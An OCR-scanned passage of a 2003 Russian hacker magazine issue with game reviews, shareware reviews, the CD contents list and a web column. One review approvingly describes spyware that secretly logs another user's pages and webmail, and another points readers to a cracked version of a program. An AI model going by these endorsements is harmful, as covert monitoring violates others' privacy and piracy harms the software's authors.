return($sql); #Возвращаем строку с запросом
```

ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru)




Урожденная	X-Men 2: Wolverine's Revenge
Жанр	TPS
Похожесть	BloodRayne
Мать/отец	GenePool/Activision
Требует	P3-500(P4-1300), 128(256), 3D
Групповуха	Обломись
Описуха	Еще один пример того, как именитый бренд совершенно лишает разработчиков способности мыслить и работать, как полагается. В итоге получилась весьма посредственная игрушка. Смысл игры неказист до безобразия: бегай по уровням и мочи всех, кто попадется. Добавь к этому тупой AI, неудобное управление, отвратительно реализованную "летающую" камеру, и желание играть пропадет напрочь.
ПРИГОВОР	СРЕДНЕ

Урожденная	World War 2: Frontline Command
Жанр	RTS
Похожесть	G.I. Combat, Close Combat
Мать/отец	The Bitmap Brothers/KOCH Media
Требует	P3-500(P3-800), 128(256), 3D
Групповуха	LAN, инет
Описуха	Очень неплохая RTS с сильной тактической составляющей. Разнообразие рельефа, ошеломляющее количество типов оружия, отлично реализованный движок и грамотное звуковое сопровождение заставляют почувствовать себя участником Второй Мировой войны. Несколько дней прохождения одиночной игры и "рубилово" по LAN'у доставили мне массу удовольствия.
ПРИГОВОР	ХОРОШО




Урожденная	The Sims: SuperStar
Жанр	Симы :)
Похожесть	The Sims
Мать/отец	Maxis/Electronic Arts
Требует	P2-300(P3-600), 64(128)
Групповуха	Обломись
Описуха	Седьмой по счету аддон к уже всем известным Симсам. На этот раз разработчики представили нам некую "Фабрику звезд" на компьютере. На твоих глазах должна появиться новая звезда. Естественно, не без твоей помощи. Именно ты будешь помогать своему питомцу заключать контракты с агентами, развивать его творческие способности, руководить выступлениями. Привлекательно, но уж очень быстро надоедает.
ПРИГОВОР	СРЕДНЕ

Урожденная	International Superstar Soccer 3
Жанр	Футбольный сим
Похожесть	FIFA Soccer 2003
Мать/отец	Konami/Konami
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	В ассортименте
Описуха	Спортивные симуляторы, портированные с PS - явление, прямо скажем, редкое. Поэтому ISS3 - приятный сюрприз для всех ценителей жанра. Да, графика реализована на уровне плейстейшен, но это и неважно. Ведь все остальное в игре реализовано на высшем уровне. Это и невероятно удобное управление, и точное воспроизведение национальных сборных, и обалденный геймплей.
ПРИГОВОР	ХОРОШО






Урожденная	Navy SEALs: Weapons of Mass Destruction
Жанр	FPS
Похожесть	Navy SEALs
Мать/отец	Jarhead Games/ValuSoft
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Отвратительный аддон к и без того неказистому FPS. Разработчики предлагают тебе стать участником контртеррористических операций в Северной Корее, Пакистане и Иране. Принципиально все три локации друг от друга не отличаются: просто в одном месте побольше песочка, в другом - зелени. А миссии похожи друг на друга как две капли воды. Очисти сектор, обеспечь прикрытие, разоружи террористов. Ужасно нудно!
ПРИГОВОР	ЛАЖА






Урожденная	Mediaeval: Total War - Viking Invasion
Жанр	3D военный сим
Похожесть	Shogun, Medieval
Мать/отец	Creative Assembly/Activision
Требует	P2-350(P3-1200), 128(256), 3D
Групповуха	LAN, инет
Описуха	RTS, повествующая о бесконечных войнах первого тысячелетия. Разработчики не грузят игрока экономическим аспектом дела: куда большее внимание сосредоточено на военных действиях. Это и есть главный плюс игры. Планируя широкомасштабные наступления на врага, управляя огромным количеством разнообразнейших юнитов во время боевых действий и проводя обманные маневры, забываешь обо всем на свете!
ПРИГОВОР	РУЛЕЗ

Урожденная	Homeplanet
Жанр	Космический сим
Похожесть	Starlancer
Мать/отец	Revolt Games/Руссобит-М
Требует	P2-450(P3-1000), 128(512), 3D
Групповуха	Обломись
Описуха	Космические симуляторы нынче в моде. Изобилие игр об одном и том же потихоньку начинает мозолить глаза, ибо ничего принципиально нового в них нет. Вот и Homeplanet не отличается оригинальностью. Ты - первоклассный пилот, верно служащий конфедерации. Слетай туда, вернись обратно, освободи того, защити другого - вот и весь список доступных заданий. Не густо. А ведь можно было бы сделать поинтереснее.
ПРИГОВОР	СРЕДНЕ



ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru)



Урожденная	Las Vegas Tycoon
Жанр	Экономический сим
Похожесть	Casino
Мать/отец	Edgies/Simon & Schuster Interactive
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	Обломись



Описуха: Такого убожества мы давно не видели! С трудом верится, что известный во всем мире город можно было реализовать, как бы помягче выразиться, в горстке зданий, расположенных по обе стороны прямой, как школьная линейка, дороги. Оказалось - можно. Как, впрочем, и отвратительную графику, лишенную всякого смысла экономическую модель, и невероятный тупизм в поведении посетителей. Стоит ли играть? Упаси Боже!




ПРИГОВОР: ЛАЖА

Урожденная	The Hulk
Жанр	TPS
Похожесть	X-Men 2: WR
Мать/отец	Radical Entertainment/Universal Interactive
Требует	P3-600(P3-1000), 192(256), 3D
Групповуха	Обломись


Описуха: Внешне очень симпатичный TPS. Как это ни удивительно, но игрушка наделена весьма неплохим и логичным сюжетом, который довольно резво и непредсказуемо развивается по мере прохождения игры. Графика и анимация заслуживает самой высокой оценки, чего не скажешь о звуке, который тянет разве что на "троечку". Да что там говорить, главное - играть интересно, хотя со временем надоедает.

ПРИГОВОР: ХОРОШО

Урожденная	Remington Big Buck Trophy Hunt
Жанр	Охота
Похожесть	Deer Hunter
Мать/отец	Steller Stone/Game Mill Publishing
Требует	P3-500(P3-1200), 64(128), 3D
Групповуха	Обломись

Описуха: Симулятор охоты со всеми вытекающими последствиями. Если смысл других игр этого жанра сводится к бестолковой беготне по предлагаемой местности в поисках дичи, то в этой игре и такого нет. Твоя задача - добежать до треугольника, подло раскрывающего местонахождение зверушки, и убить ни в чем не повинное животное. Последнее, кстати, никак не сопротивляется, ибо мозгами его разработчики обделили...

ПРИГОВОР: ЛАЖА

Урожденная	Restaurant Empire
Жанр	Экономический сим
Похожесть	Pizza Connection 2
Мать/отец	Enlight Software/Activision Value
Требует	P3-500(P3-1000), 128(256), 3D
Групповуха	Обломись



Описуха: Изумительный экономический симулятор. Разработчики предлагают заняться невероятно сложным, но в то же время интересным и прибыльным делом - ресторанным бизнесом. Начиная со средненькой забегаловки в спальном районе, тебе предстоит проапгрейдить свой ресторан до элитного заведения, которое может похвастаться пятью звездочками на красочной неоновой вывеске. Оригинальная идея и отличная реализация.




ПРИГОВОР: РУЛЕЗ

Урожденная	Purge
Жанр	Сетевой FPS
Похожесть	Legends of M&M, PlanetSide
Мать/отец	Freeform Interactive/Tri Synergy
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	LAN, инет

Описуха: Абсолютно бестолковая смесь ролевой игры и шутера, причем рассчитанная на online-пользователей. Первое, что бросается в глаза - движок трехлетней давности, усовершенствовать который, видимо, и не пытались. Второе - невероятно убогие карты с ужасными текстурами, вызывающие отвращение после десяти минут игры. И третье - невероятно кривой сетевой код, играть из-за которого невозможно даже на выделенке.

ПРИГОВОР: СЛАБО



№ 032465

Урожденная	**Ghost Master**
Жанр	*RTS*
Похожесть	*Dungeon Keeper*
Мать/отец	*Sick Puppies/Empire Interactive*
Требует	*P2-450(P3-800), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Разработчики Ghost Master предлагают нам занять весьма и весьма деликатную должность - должность управляющего загробным миром. Не думаю, что кто-нибудь устоит перед соблазном и откажется. Ведь управлять десятком призраков - дело занятное и обычному человеку недоступное. До смерти пугать людей, противостоять медиуму и охотникам за привидениями - твоя новая работа. Захватывает не на шутку!
ПРИГОВОР	**ХОРОШО**







Урожденная	**Roller Coaster Tycoon 2: Wacky Worlds**
Жанр	*Тайкун*
Похожесть	*Серия Roller Coaster Tycoon*
Мать/отец	*Chris Sawyer/Infogrames/Infogrames*
Требует	*P2-300(P3-600), 64(128)*
Групповуха	*Обломись*
Описуха	Тенденция к деградации разработчиков все набирает и набирает обороты. По-моему, кульминация уже не за горами. Объясните мне, глупому, как можно продавать одну и ту же игру под ТРЕМЯ различными названиями. Ведь RCT, RCT2 и RCT2: Wacky Worlds НИЧЕМ не отличаются! Парочка новых аттракционов, несколько новых ландшафтов и горстка пестрых одежек посетителей - вот и все, чем может похвастаться этот аддон.
ПРИГОВОР	**ЛАЖА**

























ШароWARE Z

M.J.Ash (m.j.ash@real.xakep.ru)

CrystalPlayer v 1.41

Windows 9x/Me/NT/2k/XP

Size: 695 Kb

Shareware

http://www.crystalplayer.com



Редкая вещь - видеоплеер отечественного производства. Мощная прога с оригинальным движком (а не просто красивая оболочка для стандартного компонента ActiveMovie, как это часто бывает). Из основных возможностей стоит отметить поддержку динамических XML-скинов, удобную настройку яркости/насыщенности/контрастности и громкости, поддержку внешних субтитров и плейлистов. Применение самодельного движка позволило разработчику обеспечить быструю работу программы при низких системных требованиях (начиная со старших версий первого пня) и порадовать продвинутого юзера возможностью доступа к огромному числу тонких настроек ядра проигрывателя. Кроме того, CrystalPlayer может похвастаться неплохим набором видеофильтров для улучшения качества изображения (тоже достаточно быстрых). Одна из специфических особенностей программы - умение проигрывать обрезанные (недокачанные, битые) avi-файлы. Впрочем, ходят слухи, что этому научилась и последняя версия BSPlayer'a (www.bsplayer.org).

Само собой, за полноценную "профессиональную" версию программы автор вполне логично хочет денег (обычная версия распространяется бесплатно). А поскольку на нашем человеке особо не наживешься, то нет ничего удивительного в том, что данный продукт ориентирован, прежде всего, на экспорт. Тем не менее, среди языков интерфейса, поддерживаемых CrystalPlayer'ом, наш великий и могучий все еще присутствует.

Instant Source v 1.4

Windows 9x/Me/NT/2k/XP

Size: 315 Kb

Shareware

http://www.blazingtools.com

Пользоваться Internet Explorer'ом противно, но плагины к этой бродилке по-прежнему делают шикарные. В этом месяце меня больше всего порадовала примочка под названием Instant Source. Эта мелюзга, будучи прилепленной к ослику ИЕ, превращает последнего в оригинальный HTML-редактор. При этом навыков правильного отображения веб-страниц бродилка не теряет, просто у программы появляется дополнительное окно, в котором отображается исходный текст текущей странички. Впрочем, согласен, демонстрация исходного текста ВСЕЙ веб-странички - дело нехитрое. Но ведь помимо этого Instant Source может показывать HTML-код выделенного участка страницы или даже какого-то отдельного ее элемента, над которым тебе вздумается остановить курсор своей мыши!!! Надо ли говорить, насколько подобный инструмент облегчает жизнь начинающего веб-дизайнера, когда тот занимается изучением внутреннего устройства чужих работ? Особенно если учесть, что исходники веб-страниц в окне Instant Source отображаются с подсветкой синтаксиса? И что после установки этого плагина у юзера появляется возможность просмотра внешних CSS-файлов и файлов скриптов (*.JS, *.VBS)? М-да... Кажется, этот вопрос явно риторический :).




iRider v 2.06

Windows 9x/Me/NT/2k/XP

Size: 3210 Kb

Shareware

http://www.irider.com



На редкость эффектный многооконный веб-браузер, построенный на стандартном движке ослика ИЕ. Главная фишечка iRider'a - область предварительного просмотра в виде неширокой колонки, расположенной слева от главного окна браузера. В этой области отображаются уменьшенные изображения всех веб-страниц, открытых или открываемых в настоящий момент. Таким образом, в iRider ход загрузки любой страницы можно контролировать визуально. Да и переключение с одного окна на другое выполняется одним кликом.


Открытие новой страницы в фоновом режиме осуществляется путем нажатия правой кнопки мыши по интересующей тебя ссылке в главном окне. Это действие сопровождается красивым видеоэффектом. Работать таким образом очень удобно - пока ты изучаешь одну страницу, другие подгружаются в фоновом режиме.

Размер изображений в области предпросмотра поддается регулировке. При старте программы происходит автоматическая загрузка заданного набора страниц. В Favorites сайты могут заноситься целыми подборками - книгами. Favorites Books - это обычная папка, содержащая стандартные закладки Internet Explorer. Однако iRider открывает сразу все сайты, указанные в такой вот "книге". Вполне логично организована в этой проге и работа с поисковыми системами: формулируешь запрос, отмечаешь галочками поисковые системы, которые необходимо опросить (а iRider'у их известно приличное количество), нажимаешь "Search", и в браузере открывается сразу несколько окон с ответами выбранных поисковиков на твой запрос.



Art Plus Wallpaper Calendar v 5.0


Windows 9x/Me/NT/2k/XP
Size: 2971 Kb
Freeware
http://www.artplus.hr



На мой взгляд, этот многофункциональный гибрид менеджера обоев, календаря и системы напоминаний - единственный достойный конкурент программы Desktop Wallpaper Calendar (www.zepsoft.com/wallcal). В принципе, обе проги делают одну и ту же работу: меняют с заданной частотой картинки на Рабочем столе, добавляя к обоям дополнительный полупрозрачный слой с календарем и текстовыми заметками. Но если Desktop Wallpaper Calendar имеет лишь одну тему (пусть и тщательно вылизанную), то Art Plus Wallpaper Calendar предлагает юзеру самые разнообразные варианты оформления и расположения на экране календаря и текстовых блоков. Короче говоря, творение компании Art Plus "делает" конкурента по числу дополнительных наворотов. Тут тебе и планировщик задач, и дневник, и возможность ведения "быстрых заметок". Учитывая, что вся введенная тобой информация моментально отображается на Рабочем столе, можно смело утверждать, что Art Plus Wallpaper Calendar идеально подходит для тех парней, чей день распланирован буквально по минутам. Существуют две версии этой проги: Lite и Pro. Lite-версия распространяется бесплатно, однако функциональностью не блещет. А ведь поскольку главная фишка данной проги заключается в ее наворотах, то тебе следует поискать Pro-версию (давно и успешно заломанную варезниками), тем более что по просторам рунета гуляет вполне приличный русификатор именно к этой версии.

mySB v 1.0

Windows XP
Size: 1306 Kb
Shareware
http://www.sayesoft.com.au



Сразу же после установки Windows XP я сменил тему рабочего стола со стандартной XP'шной на обычную "Классическую". Нет, конечно, новый облик операционной системы радует глаз, но... страшная зеленая кнопка "Пуск" меня почему-то откровенно бесит. Возможно, это какой-то дефект моей психики, но, тем не менее, факт есть факт. Именно поэтому я пораповался, когда мне на глаза попала программа mySB, способная заставить кнопку "Пуск" выглядеть более привлекательно.


С помощью mySB на Главную Кнопку Windows можно налепить любую картинку, даже анимированную. В простейшем случае для создания качественной альтернативы требуется три картинки, изображающих кнопку "Пуск" в различных состояниях (обычном, нажатом и в состоянии "а курсор-то близко"). Однако особо продвинутые пользователи могут за каждым из состояний закрепить не статичную картинку, а целую последовательность кадров, благо mySB такую возможность предоставляет. Тут стоит заметить, что чересчур "бодрая" кнопка "Пуск" выглядит, по меньшей мере, странно. Так что не надо (по крайней мере - на своей машине) украшать Самую Важную Кнопку бегущей строкой (превращать ее в любопытный глаз, танцующий скелет или иллюстрацию к Камасутре также не стоит).

Что приятно: mySB поддерживает свои мини-темы. Так что изменять внешний вид кнопки "Пуск" до невозможности просто - достаточно запустить программу и выбрать ту тему, которая тебе приглянулось. Или, если подходящей темы не нашлось, прибегнуть к помощи встроенного редактора.



ШароWARES

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)






Extreme Picture Finder v 2.3



Windows 9x/Me/NT/2k/XP
Size: 1010 Kb
Shareware
http://www.exisoftware.com

Новая версия программы для поиска изображений. На первый взгляд может показаться, что она рассчитана на широкий круг пользователей, но это не так. Пейзажи, портреты и фотки животных Extreme Picture Finder'ом никто не качает. К этой проге сразу же после установки прицепляют специальный adult-плагин, и Extreme Picture Finder мигом превращается в мечту ленивого любителя "картинок для взрослых". Почему "ленивого"? А тому, кто вооружился это программой, больше не надо ползать по порносайтам - достаточно выбрать в меню Extreme Picture Finder'а интересующую тебя тематику ("Толстушки", "Знаменитости", "Лесбиянки" и т.п. - всего имеется 35 категорий). Дальше нажимаешь на кнопочку "Start" и занимаешься своим любимым делом... Под любимым делом, разумеется, имеется в виду созерцание красивого обнаженного женского тела. При этом Extreme Picture Finder избавляет тебя от лицезрения левых баннеров, хождения по мертвым ссылкам, борьбы со всплывающими окнами. Программа грузит лишь картинки, причем делает это быстро, несколькими потоками. Уменьшенные копии уже полученных изображений помещаются в окне Extreme Picture Finder, над областью предпросмотра. Как и полагается такого рода софту, прога умеет выводить фотки в режиме слайд-шоу на полный экран.

Последние версии программы научились скачивать не только те картинки, информация о которых имеется в базе данных на сайте программы, но и те, что расположены по указанному ТОБОЙ адресу. Самое же забавное заключается в том, что недавно на страничке Extreme Picture Finder'а появился официальный русификатор. Видать, среди любителей порнографии все больше становится людей, говорящих по-русски.



ХАКЕР VER 07.03 (55)

>>> СОФТ

- Adobe Acrobat Reader 6.0
- Adobe Photoshop 7.0.1 Update
- apache 2.0.46
- ArtMoney
- Art Plus Wallpaper Calendar v 5.0
- bannerscan
- CDSlow
- CopyDVD 6.1
- CrystalPlayer v 1.41
- Cursor XP
- DivX Pro 5.0.5
- Dr.Web для Windows 4.29b
- DUP-DVD 2.2.0
- DVD2SVCD 1.1.1
- Eraser 5.6
- Extreme Picture Finder v 2.3
- Friendly Pinger 4.2
- Funny Clocks 2.0
- GameX 1.0
- GetRight 5.0.1
- httport3snf1.exe
- Ice Projector
- Instant Source v 1.4
- iRider v 2.06
- john-1.6
- jv16 Power Tools
- MD5 Tools
- Meridian DX Plus
- Miranda IM 0.3
- MP3 Navigator
- mySB v 1.0
- NeroVision Express 1.0.43b
- Nero Burning ROM 5.5.10
- Nero Mix
- NAV virus definitions 26.0./2003
- Nik Creator Plus
- Oxygen Phone Manager 2.1.4.5
- Resource Hacker 3.4.0
- Pop Tray 3.0
- PowerOff v 5.1
- Rar Password Recovery
- Serv-U FTP Server 4.1.0.8
- setups2h0881a
- sniff_323
- Soap for hands - Spam Edition
- Stealth Web Page Recorder v 1.0
- Style XP
- Sygate Personal Firewall 3
- SySoft Sandra 7.10
- Tcs
- Transparent XP
- VCDEasy 1.1.5
- Venta Fax @ Voice 5.3
- VirtualDub 1.5.4
- vnc-3.3.7-x86_win32
- Web Page Builder Toolkit.
- Winamp 2.95
- WinRAR 3.20 rus
- WinXP Admin Pak
- WinXP Power Toys
- XP-Tweak rus
- XviD.Alpha.26.06.2003.1100
- @RQ
- Антивирус STOP 4.10

>>> ДРАЙВЕРА

- ATI
- NVIDIA
- USB-DOS
- VIA

>>> ЮНИКС

- Adobe Acrobat Reader 5.0.6
- IPCop 1.3.0
- Knocker 0.7.1
- LimeWire Linux
- licq-1.2.7
- Opera 7.11
- php-5.0.0
- Sodipodi 0.31
- xmms-1.2.7-recode
- Новые ядра
- Патчи для ядра

>>> МУЗЫКА

- Just another piece of us / [DLC]team
- Джакджак / DerZky
- Можете меня убить / H.A.Z.A.R.D.
- Хакер / Хакер

>>> ДЕМКИ

- Carbon: Vicious / KCN
- Digital rules / New World Hackin
- Still Sucking Nature / Federation Against Nature
- todie3d / makheim
- Tentack / Joachim.Hofer (Chock)
- yo09. raving horse / Yomoma

>>> TRASH

- X-Wallpapers
- XP-FAQ
- Компоненты для Delphi и C++ Builder
- Рейтинг процессоров
- Сорцы прог из "Кодинга"


ХАКЕР

ХАКЕР VER 07.03 (55)

Stealth Web Page Recorder v 1.0

Windows 9x/Me/NT/2k/XP
Size: 112 Kb
Freeware
http://www.blazingtools.com

Программа-шпион, созданная для контроля над прогулками юзера по Сети. В отличие от конкурирующих продуктов, ее возможности не ограничиваются записью в лог адресов всех интернет-ресурсов, на которые "подследственный" заглядывал во время веб-серфинга. Нет, Stealth Web Page Recorder идет дальше, и кроме ссылок сохраняет еще и тексты всех веб-страниц, которые пользователь имел неосторожность просматривать, находясь "под колпаком". Нетрудно догадаться, что такой метод работы обеспечивает лицо, осуществляющее контроль, значительно более полной информацией о "клиенте". Ведь одно дело ссылка на защищенный ресурс (по которой, не зная пароля, пройти не удастся), и совсем другое - полная подборка текстов, которые пользователь на этом ресурсе просматривал! Не веришь? Тогда назови мне другую программу, с помощью которой можно, допустим, следить за перепиской юзера, ведущейся через веб-интерфейс какой-либо почтовой службы. Не можешь? То-то же...




Само собой, Stealth Web Page Recorder работает совершенно незаметно для пользователя и прост в настройке (вся настройка, в принципе, сводится к выбору режима работы: должна ли программа писать в лог все подряд, или достаточно протоколировать лишь визиты юзера на интересующие тебя сайты). Доступ к отчетам Stealth Web Page Recorder осуществляется через удобный интерфейс, наводящий на мысль о стандартном Журнале Internet Explorer'а. Но это, вероятно, не случайно, так как этот шпион способен взаимодействовать только с этим браузером (т.е. страницы, просматриваемые юзером, допустим, через Оперу, в отчет программы не попадут).



PowerOff v 5.1


Windows 9x/Me/NT/2k/XP
Size: 263 Kb
Shareware
http://nnssoft.by.ru



PowerOff - программный выключатель компьютера, умеющий выполнять выключение машины, ее перезагрузку, перевод в спящий или ждущий режим. Любая из этих операций выполняется по таймеру. Один из таймеров обеспечивает работу (а точнее - срабатывание) программы по четко заданному расписанию. Другие виды таймеров менее стандартны. Один из них следит за Winamp'ом (проиграл, допустим, плеер 10 треков тебе на сон грядущий, и компьютер благополучно выключился), другой наблюдает за загрузкой процессора (как закончит программа перегонять DVD в Dvix, так Power сразу и Off), третий контролирует твой интернет-трафик... При этом программа подчиняется и прямым приказам пользователя - специально для этого большинство операций в PowerOff завязаны на горячие клавиши. Не чурается софтина и работы с командной строкой. Перед выключением машины PowerOff выдает заранее заданное предупредительное сообщение и/или звук. Также программа может выполнять еще массу полезных действий вроде управления все тем же Winamp'ом или запуска других программ по расписанию. В инсталляции PowerOff не нуждается, она не прописывается в реестр и сохраняет все свои настройки для каждого пользователя.

iceProjector v 1.07

Windows 9x/Me/NT/2k/XP
Size: 1499 Kb
Shareware
http://www.flashants.com



Обычно при запуске флеш-ролика на экране компа появляется Macromedia Flash Player, а область просмотра оказывается вписанной в стандартное виндозное окошко. Большинству роликов от этого ни холодно ни жарко. Но существуют флешки "повышенной интерактивности", которые в пределах четко очерченных границ окна чувствуют себя некомфортно. Для их воспроизведения приходится прибегать к нестандартным средствам. Программа iceProjector - одно из таких средств. Она проигрывает swf-файлы по безоконной технологии, выводя на экран лишь кадры анимации. При этом про прямоугольную область просмотра в некоторых случаях можно просто забыть, поскольку фон флеш-ролика становится прозрачным. Что это дает на практике? Массу интересных возможностей! К примеру, с помощью iceProjector можно прямо на Flash'е создавать виртуальных персонажей, способных беситься на десктопе юзера! Для этого программа создает все условия: флеш-ролик будет получать все события мыши, даже если курсор будет находиться вне его области. Кроме того, iceProjector предлагает флешеру еще около тридцати дополнительных команд для управления поведением такой вот "безоконной" флешки. Вполне приличные скринмейты, заделанные с привлечением iceProjector, можно найти на домашней странице программы. После знакомства с ними у меня снова забрезжила надежда когда-нибудь дождаться появления на свет "Масяни вер.1.0". Ведь для создания указанного скринмейта Олегу Куваеву отныне даже не требуется осваивать какую-то новую среду разработки.
Шароварная версия iceProjector лишь проигрывает готовые swf-файлы. Но после принудительной регистрации программа соглашается конвертировать ролики в автономные exe'шники, которые сразу воспроизводятся безо всяких "ограничений".



WWW

Алекс Экслер (exler@exler.ru)

Ежедневное фото

www.c71123.com/daily_photo


В очень хорошем фильме "Дым" рассказывается, в частности, о человеке с такой дуркой: каждый день он выходит из своего магазинчика и фотографирует противоположную сторону улицы. Каждый день. Из года в год. Полученные снимки он аккуратно наклеивает в альбом. Уж и не знаю, этот ли фильм вдохновил одного молодого человека, или он сам додумался, однако парень создал в интернете проект "Ежедневное фото" и ведет его с 1998 года. Причем фотографирует он вовсе не противоположную сторону улицы, а самого себя. Точнее, свою физиономию. Каждый день, пять лет подряд. Что характерно, выражение его лица все время одинаково. Зато модели причесок совершенно разные: от взрыва в песочнице до изящной укладки под названием "Лампадное масло делает чудеса". Лично я уважаю этого парня за упертость. Однако недоумеваю - неужели ему ни разу не хотелось состроить гримасу и потешить почтенную публику? Я бы обязательно состроил...



Дави пупырышки

www.miniclip.com/Flash/BubblePop.swf

